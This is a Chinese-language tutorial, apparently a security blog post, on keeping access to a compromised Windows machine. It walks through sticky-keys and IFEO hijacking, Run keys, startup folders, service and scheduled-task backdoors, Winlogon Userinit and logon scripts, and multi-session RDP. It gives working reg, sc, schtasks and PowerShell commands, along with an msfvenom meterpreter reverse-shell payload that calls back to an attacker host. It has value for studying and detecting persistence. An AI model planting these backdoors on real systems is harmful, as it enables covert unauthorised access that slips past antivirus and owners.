原创 | Windows 后渗透之权限维持

辅助功能劫持

Windows10 有一些辅助功能。这些功能可以在用户登录之前以组合键启动。根据这个特征，一些恶意软件无需登录到系统，通过远程桌面协议就可以执行恶意代码。

一些常见的辅助功能如：

```
C:\Windows\System32\sethc.exe      粘滞键      快捷键：按五次 shift 键
    C:\Windows\System32\utilman.exe      设置中心      快捷键：Windows+U 键
    C:\Windows\System32\Magnify.exe     放大镜          快捷键：Windows+加减号
```


最常见的验证方法就是将 cmd.exe 的文件名换成上面的名字，然后使用对应的快捷键就可以调出 cmd 窗口了。

可能会遇到的问题：

我在实现这个操作的时候会遇到需要 TrustedInstaller 权限的情况，解决方法就是打开这个文件的属性，然后在安全栏目里点击高级，然后再点击更改，再点击一次高级，进入之后点击立即查找，双击你有权限操作的用户就可以了。


sethc.exe 属性
常规
安全
详细信息
以前的版本
对象名称: C:\Windows\System32\sethc.exe
组或用户名(G):
ALL APPLICATION PACKAGES
所有受限制的应用程序包
SYSTEM
Administrators
Users
TrustedInstaller
要更改权限，请单击"编辑"。
编辑(E)...
TrustedInstaller 的权限(P)
允许
拒绝
完全控制
修改
读取和执行
读取
写入
特殊权限
有关特殊权限或高级设置，请单击"高级"。
高级(V)
确定
取消
应用(A)


sethc.exe的高级安全设置
名称: C:\Windows\System32\sethc.exe
所有者: Administrators Administrators)
更改(C)
权限
审核
有效访问
如需其他信息，请双击权限项目。若要修改权限项目，请选择该项目并单击"编辑"(如果可用)。



镜像劫持

所谓的镜像劫持，就是在注册表的[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\ CurrentVersion\Image File Execution Options] 处新建一个以杀毒软件主程序命名的项（也可以是自启动程序命名的项），例如 Rav.exe。

然后再创建一个子键“Debugger="C:\1.bat”（里面可以写命令，这里也可以是一些可执行程序的路径）。当我们双击打开那个程序时，就会运行 Debugger 路径的程序。

原理

当我们双击运行程序时，系统会查询该 IFEO 注册表，如果发现存在和该程序名称完全相同的子键，就查询对应子健中包含的“dubugger”键值名。


如果该参数不为空，系统则会把 Debugger 参数里指定的程序文件名作为用户试图启动的程序执行请求来处理。这样成功执行的是遭到“劫持”的虚假程序。


实验

1. 首先新建一个 bat 文件，内容是 calc

2. 以管理员权限打开 CMD，键入命令 `reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\QQ.EXE" /v debugger /t REG_SZ /d "C:\Users\123.bat"`

3. 双击运行 QQ，会出现一个 CMD 的窗口一闪而过，这是 bat 文件在运行，然后调用计算器。





启动目录

将可执行文件放入启动目录下，开机会自动运行。

启动文件夹路径：

```
C:\Users\用户名\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup
C:\ProgramData\Microsoft\Windows\Start
Menu\Programs\Startup
%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
```

隐藏文件

`attrib +h +s xxx.exe`

相关键值

```
Startup键值指向启动文件夹
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
```


启动时注册表后门

启动项键值路径

-
-

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
```

首先在 123.bat 文件中敲入 `calc` ，然后将路径添加到注册表键值中



注销后重新登录，成功打开计算器

最后附赠命令行方式快速添加

`reg` add

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "Keyname" /t REG_SZ /d "C:\123.bat" /f

启动时服务后门


Windows 的服务程序通常默默的运行在后台，且拥有 SYSTEM 权限，非常适合用于后门持久化。我们可以将 EXE/DLL 等可执行文件注册为服务实现后门持久化。

首先在 KALI 生成后门, 再将后门上传到被控主机上

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.138 LPORT=5555 -f exe >/tmp/pentestlab.exe
```

打开被控制的主机输入

```
sc create pentestlab binpath= "cmd /k C:\users\test\pentestlab.exe" start= "auto" obj=
"LocalSystem"
sc start pentest
```



powershell 创建服务

```
New-Service -Name "pentestlab"
-BinaryPathName "C:\users\test\pentestlab.exe" -Description
"PentestLaboratories" -StartupType Automatic
sc start pentestlab
```


系统计划任务后门

Windows 实现定时任务主要有 schtasks 与 at 二种方式，通过计划任务

At 适用于 windows xp/2003，Schtasks 适用于 win7/2008+

用管理员权限打开命令行：schtasks /create /sc onlogon /tn calc /tr c:\123.bat

注销重新登录




Winlogon 用户登陆初始化

Winlogon.exe 进程是 Windows 操作系统中非常重要的一部分，Winlogon 用于执行与 Windows 登录过程相关的各种关键任务。

在注册表路径

`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon` 的 Userinit 项指向 userinit.exe，是用户登录时执行的用户初始化程序。



可以在后面加上可执行程序的绝对路径，在用户登录时将被执行。

还有一个命令行方式添加的，只能用 powershell 才可以添加，cmd 添加后 reg query 是变了，但是注册表界面里的值却没有改变，也不会生效，有大佬知道的麻烦教教我。

```
Set-ItemProperty  "HKLM:\SOFTWARE\Microsoft\WINDOWS NT\CurrentVersion\Winlogon" -name
 Userinit -value "C:\Windows\system32\userinit.exe,C:\123.bat"
```

Logon Scripts 后门

在注册表路径为`HKEY_CURRENT_USER\Environment\`下创建一个字符串键值`UserInitMprLogonScript`。

这里面的值是 Windows 登录脚本，当用户登录时触发，Logon Scripts 能够优先于杀毒软件执行，绕过杀毒软件对敏感操作的拦截。

命令行方式：`reg add "HKCU\Environment" /v "UserInitMprLogonScript" /t REG_SZ /d "c:\script\123.bat"`

远程登陆实现多人登陆一个账号

环境：Windows server 2012

打开 cmd，输入 gpedit.msc 组策略，找到【计算机设置】—【管理模板】—【windows 组件】—【远程桌面服务】—【远程桌面会话主机】—【连接】

按照以下步骤操作：

1、拒绝将已经登录到控制台会话的管理员注销—选择启用

2、限制连接的数量—选择启用，配置‘允许的 RD 最大连接数’为 10 个

3、将远程桌面服务用户限制到单独的远程桌面服务会话—选择禁用

gpupdate /force 命令到管理员命令提示符窗口中

远程登录结果

权限维持